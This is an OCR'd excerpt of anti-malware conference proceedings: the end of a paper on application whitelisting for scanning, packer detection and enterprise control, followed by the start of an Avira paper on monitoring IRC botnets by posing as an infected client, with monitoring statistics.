Speak to enterprise administrators or outspoken consumer advocates and following their concerns for the state of malware detection, conversation will almost always turn to the ubiquitous deep scan. Why can't I use my computer when a full deep scan is under way? Why does it take so long? What is it doing? Is it the legacy code that it is slowing it down? Have we selected a wrong vendor? And then the most insulting of all, is it a poorly written code?

To address these issues, state of the art technology records interesting file information into alternate data streams. Yet, a whitelisting approach would allow that with a proper use of caching and software authentication, a full system scan can be reduced by upwards of 90% percent. To achieve this, a trust algorithm has to be applied to all contents of an end point system, and based on it, a scanner would decide if a full file or directory scan would be attempted.

Anti-Malware: Improving product quality

It may be counter-intuitive, but the most natural place for whitelisting within the anti-malware lab is by safely straddling the research process, before samples enter the workflow process (filtering), as another data point during the research process (e.g. is malware exploiting known vulnerabilities of a known component), and as a verification step following the signature/definition/behavior generation, thus insuring "false positive" mitigation.

Whitelisting successfully addresses following aspects of the research process: software authentication (making sure that exact source for a certain binary is known), malware name cross referencing (another counter-intuitive element), certificate validation, validation of file embedded meta data, as well as PE format data anomalies.

Helped by such information a new signature is created. It now gives the testing department a new ability to verify that indeed the original sample cannot possible come from Microsoft and that the scanner accurately interprets the generated signature. We are not partial to Microsoft here as any selection of trusted vendors could be built for this purpose. It is just that from a perspective of an Anti-Malware product, deleting or quarantining critical OS or application elements is akin to using anti-histamines that increase your blood pressure. Medicine should be beneficial and not harmful to the patient.

Scanning a repository of whitelisted software is a critical element for all modern labs. New heuristic or behavioral rules can thus be verified so that they detect only malware and not issue false positives against popular and benign software. But most importantly, new software arrives to the market that hitherto was not available and was not tested, but is now liable to trigger a false positive. This process allows the testing lab to send back such cases straight back to the research lab.

This all points to a recommendation that extended false positive scans should be integrated directly into the fabric of a signature/update validation process, even if it meant holding up an update. Of course, a sense of prudence has to be applied here as not all signature updates are equal and threat levels could vary widely. Yet, wholesale scanning of super large repositories of software is best suited for testing of next generation scanners and/or significant updates to heuristic engines. Particular care has to be placed in integration of 1M+ files obtained from Microsoft's binary differential updates, as they usually patch core Operating System elements and are highly sensitive should heuristic or behavioral detection fails. These files cannot be easily generated by simply decomposing the archive. One needs to build a database, keep a track of previous file versions so that a binary patch update process can properly generate a file that is actually present on a target end point system.

There are other side benefits of instrumenting a large collection of whitelisted material for testing purposes. By tracking scanner performance parameters over millions of files, scan times and scanner stability can be tracked. Crash dumps collected could be directly related to improving end

point protection as whenever a scanner crashes end user is left unprotected. But even more so, this information is directly related lowering support costs. It sounds quite obvious, but there is a strong relation between customers who call the support line less and their satisfaction.

Anti-Malware: Packers and Protectors

More and more commercial software uses packing and protecting techniques which were yesterday the exclusive domain of malicious code. What companies such as Adobe (ASPack) and Google (PECompact) are discovering is that better compression saves bandwidth costs for the vendors and improves the experience for users through faster application loading. Games vendors are especially sensitive to download and load times as their core applications are frequently hundreds of megabytes large. They are also extremely paranoid about protection of their intellection property. For example, Skype has modified InnoSetup to achieve a proprietary install. Game developers are opting for Themida's multi-processor multi-VM layer protection, which comes at significant performance premium, just because hackz and crackz of their multiplayer games have a catastrophic impact on their businesses.

Accurate packer detection through whitelist mitigation is critical for proper development of unpacking mechanisms geared towards detecting malware. Today, there are some 250+ family of packer/protector software. These formats were present last year in 1% of all whitelisted applications, and in over 70% of all malicious samples. Latest data suggests that 1% among whitelisted applications is greatly underestimated. Bit9 has grown its collection in the same period by over 300% and prevalence of packers and protectors is at over 2%. In real numbers this represents over 300,000 non-malicious applications. Accurate packer/protector detection and whitelist mitigation then becomes a critical cornerstone for determining the quality and deficiency of packer/protector detection code.

Personal Firewalls

Application Whitelisting is a natural complement for all end point firewall solutions as it brings to the table information that has so not been leveraged so far. A whitelist is in essence a file authentication and reputation database that is used to accurately inform end users in all notification scenarios. End users can then better determine whether to approve or deny certain component's attempt to obtain network access.

Many of us have been baffled by questions such as: "svchost.exe want to access Internet". Even advanced users have hard time in determining whether they should let this process continue or whether they should consider the warning seriously. Some products provide software authentication based simply on a matching file name. That is not whitelisting as it is akin to a Google search and as the equivalent level of trustworthiness. File names can be easily changed and even embedded meta data can be easily spoofed. In Bit9's research we have identified more than 200,000 malicious components, usually Trojans, which are impersonating various Microsoft or Adobe components.

The correct approach is not only a hash based identification process but also the ability to correlate a file to a software product to a trusted software source. In other words, goal is to perform a true software authentication with a significant degree of trust. In this way, end user could be given a relevant information to make the satisfactory decision of whether to approve or not approve certain network action.

HIPS: Building internal whitelist for HIPS-like functionality

Real time protection has become a staple of all serious anti-malware products. Approaches tend to differ by using HIPS, heuristics or behavioral approaches. In almost all cases, the goal is to

generate a looser set of signatures/definitions/rules/behaviors that have a potential of capturing not existing malware but rather not yet written malware. This approach has been with us for the past ten years and can still be vastly improved by not warning the end user about known good components. In almost all cases there is a great degree of uncertainty on just what kind of code will be encountered in the future.

Whitelisting solution for this problem is to build a complementary logic to the malware approach in question, be it HIPS, heuristics or behavioral. Whitelisting databases could provide information on files and software in exactly the same format as it is demanded from a blacklisted repository. In addition careful software identification for all files can exclude all the whitelisted components from the effects of anti-malware analysis, not only increasing the speed of analysis, but also ensuring that the final determination is as close as possible to its intended functionality of securing accurate identification of malicious activity.

Vulnerability Research

Vulnerability research has been blossoming in the last few years and for all the right reasons. Exploits have been steadily more and more important as a principal entry point for all types of malicious attacks, especially for the bespoke kind. As such knowledge about exploits and vulnerabilities has become a pastime for many enterprise administrators and threat researchers.

Whitelisting can be of use here as well. A properly constructed whitelisting database can easily produce a report of all the affected products given a discovery of a single vulnerable file. In today's time and age much of the code is being redistributed, and often many times. We have been noticing in the open source community redistributions of redistributions, all using different packing methods. Bottom line is a nightmare for an anti-malware lab, but also proliferation of redistributable components.

Yet there's more that whitelisting could help with. By indexing vulnerability patterns, function signatures and even PE format data, further vulnerabilities could be discovered by simply harnessing the power of relational databases.




Figure 25. Malicious code that exploits vulnerabilities
Source: Symantec Corporation

Figure 5: Growth in vulnerability exploits by malicious code

Application Whitelisting for the Enterprise (AWE)

Application Whitelisting is a critical element of software application control at the end point. If you take your problem to be wider and more comprehensive than a controlling of all that is bad, then your problem has just become much more complex. Today, there are certain controls that simply could not be established with an anti-malware solution. For example, should your organization want to ban all the disk wiping tools, steganography applications or wireless sniffers from each and every endpoint, this is not something that an anti-malware or a vulnerability product has been designed to deal with.

On the other hand, whitelisting is essential for approval of software that an IT department wants to roll out in a controlled manner [Figure 6]. It is essential when identifying valid patches, software updates, and third party drivers. Bottom line is, whitelisting is essential for end users and administrators to regain the trust over their computing environments.

But for enterprise administrators, the game is much more complex as they have to decide for others, depending on their roles, compliance policies or governmental regulations, what is appropriate and what is unwanted. For example, Skype is generally not allowed in environments, such as trading floors, where all communication has to be audited for compliance reasons. IMs, Games and VOIP are not allowed in call centers or factory floors. Any unapproved software is not permissible in Point-of-Sales terminals such as cash registers or ATM machines. Such enterprise administrators are worried about malware, but they are equally worried about presence of remote access tools, hacking tools, denial of service applications, password crackers, exploit scanners, file splitters; and the list go on.

Whitelisting has been wired for a different scale that is different than simple looking for what is bad. As such it is able to identify and assure users of the existence of acceptable software, but also of the existence of borderline software applications such as P2P and Games. In this way, application control at the end point can be instrumented to approve what is good and ban not only what is malicious but also what is not wanted.




Figure 6: The Graylist: properly managed knowledge over files on your system converts this problems into a Whitelist and Blacklist scenario

CONCLUSION

Developing a strong whitelisting strategy in anti-malware product development and testing is increasingly the critical differentiator that separates different technology approaches one from another. A new whitelisting vantage point is poised to rejuvenate existing security approaches and be a guardian of future. In other words, whitelisting puts the customer experience in the first place whether in research lab or at the endpoint. Let's start proscribing wellness and physical therapy while making sure to that medicine does not have bad side effects. Then in those rare occasions will our medicine be able to protect the patient from malicious effects.

References

[1] Schlein, Ted (2008). Why Up is Down and Down is Up. ITSEF Conference, Stanford, California. March 2008.

[2] Bontchev, Vesselin (2007). Dark side of Whitelisting. VirusBulletin. June 2007.

[3] Poynter, Ian (2007). Defense of Whitelisting. VirusBulletin. July 2007.

[4] Vuksan, Mario (2007). The Hurricane Approach. Proceedings of VirusBulletin Conference, Vienna, Austria. September 2007.

[5] Vuksan, Mario (2007). Beyond Hurricanes. Proceedings of AVAR Conference, Seoul, Korea. November 2007.

[6] AMTSO. Anti-Malware Testing Standards Organization. http://www.amtso.org.

[7] Vuksan, Mario (2007). Building Whitelists. Proceedings of AV Testing Workshop, Reykjavik, Iceland. May 2007.

[8] Bloor, Robin (2007). Anti-Virus is Dead. http://www.havemacwillblog.com

[9] Mesmer, Ellen (2007). Is Desktop Anti-Virus Dead? Network World. April 2007.

[10] Bloor, Robin (2007). The slow death of AV technology. The Register. June 2007.

Keeping Up with The Botnet

Andrei Gherman
Avira

About the author

Andrei Gherman has been in the Anti-Virus industry since 2005. In 2007 he obtained his degree in Automatic Control and Computer Science from the "Politechnica" University of Bucharest. For the last three years he has been working as a Virus Researcher for Avira. His main concerns in this position have included behavioural analysis and reverse-engineering and he has been especially interested in the study of malicious bots and botnets.
Contact details: SC Avira Soft SRL, Calea Vitan 66-66A, Bucharest 2, Romania,
e-mail andrei.gherman@avira.com

Keywords

Bot, botnet, botnet trends, protocols, botnet monitoring, statistics.

Keeping Up with The Botnet

Abstract

Over the last few years the botnets have become an integral part of the internet as we know it. Controlling infected systems has become the main objective of every malware writer so practically every malicious file includes some form of remote control or the means to achieve it. This causes some real problems for the anti-virus industry as less and less samples have a pre-programmed behaviour and are more and more controlled during runtime by remote attackers.

That is why regardless of the type of third party control the bots use we believe botnet monitoring to be one of the best ways of keeping these threats under control as it can help detect new variants at the source, observe the botnet's behaviour as a whole, estimate its size and perhaps even obtain some information useful in mitigating a potential attack.

In this paper you can find out more about the latest botnet trends and some methods and techniques we used to counter them. Different monitoring solutions will be presented according to the communication methods used. Moreover the paper will cover the trend of protocol shifting from IRC towards HTTP or others such as P2P techniques used by newer botnets such as the Storm Worm. The tools we developed and used for this purpose will also be described along with the results we obtained and statistics we built during our research.

Introduction

The botnet has become a global phenomenon. Unlike during its beginnings when the concept was little known to the general public, today the fact that there are countless infected computers congregating in networks and carrying out the orders of attackers with malicious intents is a well known fact. As the botnet phenomenon grew so did the awareness of their existence and soon security experts began to take a closer look at this "darker side of the internet" (The Shadowserver Foundation).

Independently of other botnet monitoring organizations, and in some cases unaware of previous monitoring projects (The HoneyNet Project & Research Alliance., 2005), during 2005 we took the decision to implement our own botnet monitoring system. The botnets have come a long way since then and in order to keep up with them we had to adapt. From our first attempts to monitor botnets in the early days until today a lot has changed. Some of the few things that didn't was the belief that botnet monitoring could yield tangible results (both scientific and practical) and that the best way to monitor botnets is to observe without interfering.

IRC Bots and The ABM project

For a long time IRC has been the attackers' favourite protocol for controlling botnets, and IRC bots where undoubtedly the fastest growing threat in the malware history. It took only a couple of years for the malicious IRC bot to jump from proof-of-concept to the most prevalent malware type in the wild. From their beginnings until their peak, IRC bots have constantly and steadily improved as malware writers were continuously adding new features and innovations with each released variant. After a while the IRC bot had so many features that it could control the infected system in any conceivable way. From sniffing traffic to sending spam, from logging keys to acting as different types of servers, from performing DDoS attacks to capturing WebCam streams, there was practically nothing the IRC

bots couldn't do (Canavan, J., 2005). The list of features had reached a critical mass and it was the time for malware writers to start focusing on a different aspect: making their bots more difficult to detect by Antivirus software.

It was the peak of the IRC botnets as the scene was flooded with countless small variations of older IRC bots using countless different methods of runtime packing and encryption. The mass production of IRC bots had started and this made the botnet problem very difficult one to keep under control.

In order to cope with the huge number of variants that kept appearing and prompted by the fact that practically every bot included the functionality to download and execute files (either in order to update itself or to install adware or spyware) the Avira Virus Research Lab started the ABM (Active Botnet Monitor) project.

The original purpose of the project was to find a way of obtaining the download locations in order to obtain the malicious files directly from their source and to combat them before they become a widespread threat. Although this is still its main objective, the ABM project has proved to have several other uses, such as the collection and building of statistics relating to botnets' size and location and highlighting the relationships between different threats.

IRC Monitoring

It was soon obvious that the best (and probably only) way to gain access to the information we needed was to enter the botnet by pretending to be an infected system and analyse the communication between our bot and the C&C server.

In order to do this we designed and built a system that could automatically accomplish this task once it had the details needed to connect to a botnet's C&C server. In theory all one needs to know in order to monitor an IRC botnet is the address of the server, the port it runs on , the server password (in case the server has one) and the channel or channels the botnet is hosted on (and their passwords if necessary). Furthermore for a successful monitoring session it is crucial that the bot logs in to the IRC server using some specific user data and nickname format.

Obtaining this information is the easy part as it is hard-coded in the body of the malicious file and can easily be discovered by very basic analysis techniques. The hard part consists in accurately mimicking the bot's behaviour once the connection with the botnet is established in order to obtain as much information as possible without arising the bot herder's suspicion.

In order to accomplish this we decided to develop our own universal bot based on (but not restricted to) the IRC protocol (Gherman A., 2008). We made this decision after noticing that quite a few of the known botnets used modified, not RFC compliant, IRC servers in order to restrict access to them using conventional IRC clients (in order to protect themselves either from security researchers or authorities trying to spy on them or shut them down, or from rival attackers trying to take over their botnets).

After testing several of our ideas we decided that the best monitoring solution would be the deployment of an IRC-like protocol which would consist of two statuses: 'trying to connect' and 'connected'.
The 'trying to connect' status is more or less a typical session when a client tries to connect to an IRC server and join channels. The difference is that our client doesn't expect the server to provide any useful information regarding the login process (we had to adopt this solution since we cannot know beforehand whether the IRC server we are trying to monitor is RFC compliant or not).
For example, a normal IRC login session would require (most of) the following steps:

- PASS (if the server has a password)
- NICK
- USER
- MODE (if the bot is known to set a certain user mode)
- JOIN

The server would normally supply responses after each step and in addition it would issue a PING after the NICK or the USER command (i.e. before the client logs in). However, since we cannot rely on the server's answers, our client just issues each of these commands one by one and waits for a certain amount of time after each one. If the timeout expires and no message is received from the server our client jumps to the next command in the sequence. If a message is received, the client checks if the message is a PING. If it is, it replies with the appropriate PONG and jumps to the next command, otherwise it waits for the timeout to expire again (waiting for the second time is necessary as some servers split what is normally a single message into multiple messages).

After a successful connection our bot would listen to the commands analyse the messages and act accordingly. An important aspect of our monitoring system is that it considers every message from the server to be suspicious. All the traffic is analysed (from the servers' "Message of the Day" and channel topics to private messages and notices of users going off-line or coming on-line) in search of URLs hosting potentially malicious files, or of any other information that could give us a clue regarding the botnet's size, localization or actions.

Another interesting feature of ABM is its ability to automatically join different channels during runtime if such a command is received from the botnet operator. This proved to be a very good idea, as it helped to mimic the malware's behaviour accurately and also provided a way of obtaining additional information that was not available through monitoring only those channels that were hard-coded in the body of the bot.

For example, botnet controllers might become suspicious if one of their bots didn't obey such an obvious command. Furthermore, it was known that botnet herders sometimes prefer to organize their bots in several different channels, in order to provide more efficient control (especially concerning large botnets) or just to keep 'back-ups' of the bots on other channels in case the original channels are taken down or hijacked. Therefore, getting onto as many channels as possible (without raising the attacker's suspicion) was definitely the right thing to do.

Another aspect we had to take into consideration was how our bot would reply to the commands issued by the operator. It was a known fact that bots have pre-programmed answers to any of the commands it accepts in order to inform the bot herder that a valid command has been received. The problem was that these answer messages differed from one known variant to another and all the chances were that future variant would also have different answers than the ones we were aware of at the moment.
As a result we decided that our bot would always remain 'quiet'. It would never reply to any of the operator messages. Although we weren't completely happy with this approach, and we feared we might easily be discovered, it turned out to be a lot more efficient than we had anticipated. First, this is because botnet operators have to deal with very large numbers of bots, and if sometimes one doesn't reply it usually goes unnoticed. Furthermore, a bot's failure to reply can be explained in several ways (e.g. lag, a bad connection, filtered traffic, lost packets, etc.), but a bot replying with a wrong message would surely tip off the attacker about our presence.

Additionally we decided to implement some other features to our system, namely the ability to log all messages exchanged with the C&C servers that cannot be processed automatically in a database for further study of a botnet's actions during its lifespan and the ability to count bots in order to estimate botnets' size more accurately.

Eventually our IRC monitoring system would operate according to the following simplified diagram:




Figure 1: Simplified diagram of how ABM works.

Results

Using these principles over the last two years we monitored over 20,000 channels on more that 9,000 servers, identified over 80,000 (unique) infected IPs and estimated (very conservatively) the cumulative size of the monitored botnets at over 600,000 drones. Furthermore we were able to find out that while the command & control centres where mostly hosted in the US and just a few other countries in Western Europe and South-East Asia, the infected systems were much more evenly distributed across the globe.




Figure 2: Localization of C&C servers




Figure 3: Localization of Infected IPs

Our most important result, however, where the malicious files we obtained directly at the source by watching the over 3,000 URLs received from the C&C servers.

Current Status

The beginning of 2008 saw a considerable decrease in the number of IRC botnets. In the first two months of the year combined only 314 new C&C servers appeared compared to the 2007 monthly average of 291. Starting with March, however, the situation changed as more and more botnets starting to appear. At the moment the number of botnets that appeared in the first two weeks of March exceeded the 2007 average and it may rise even more in the near future.




Figure 4: Occurrence of new C&C servers

The overall botnet activity so far saw a significant decrease starting from the beginning of the new year as only 20,358 messages were exchanged with the C&C servers (compared to 32,837/month in 2007), only 53 new URLs hosting malware were spotted (compared to 131/month in 2007) and we managed to identify only 2,072 new IPs (compared to 5,105/month in 2007).




Figure 5: Overall botnet activity (measured in number of messages)

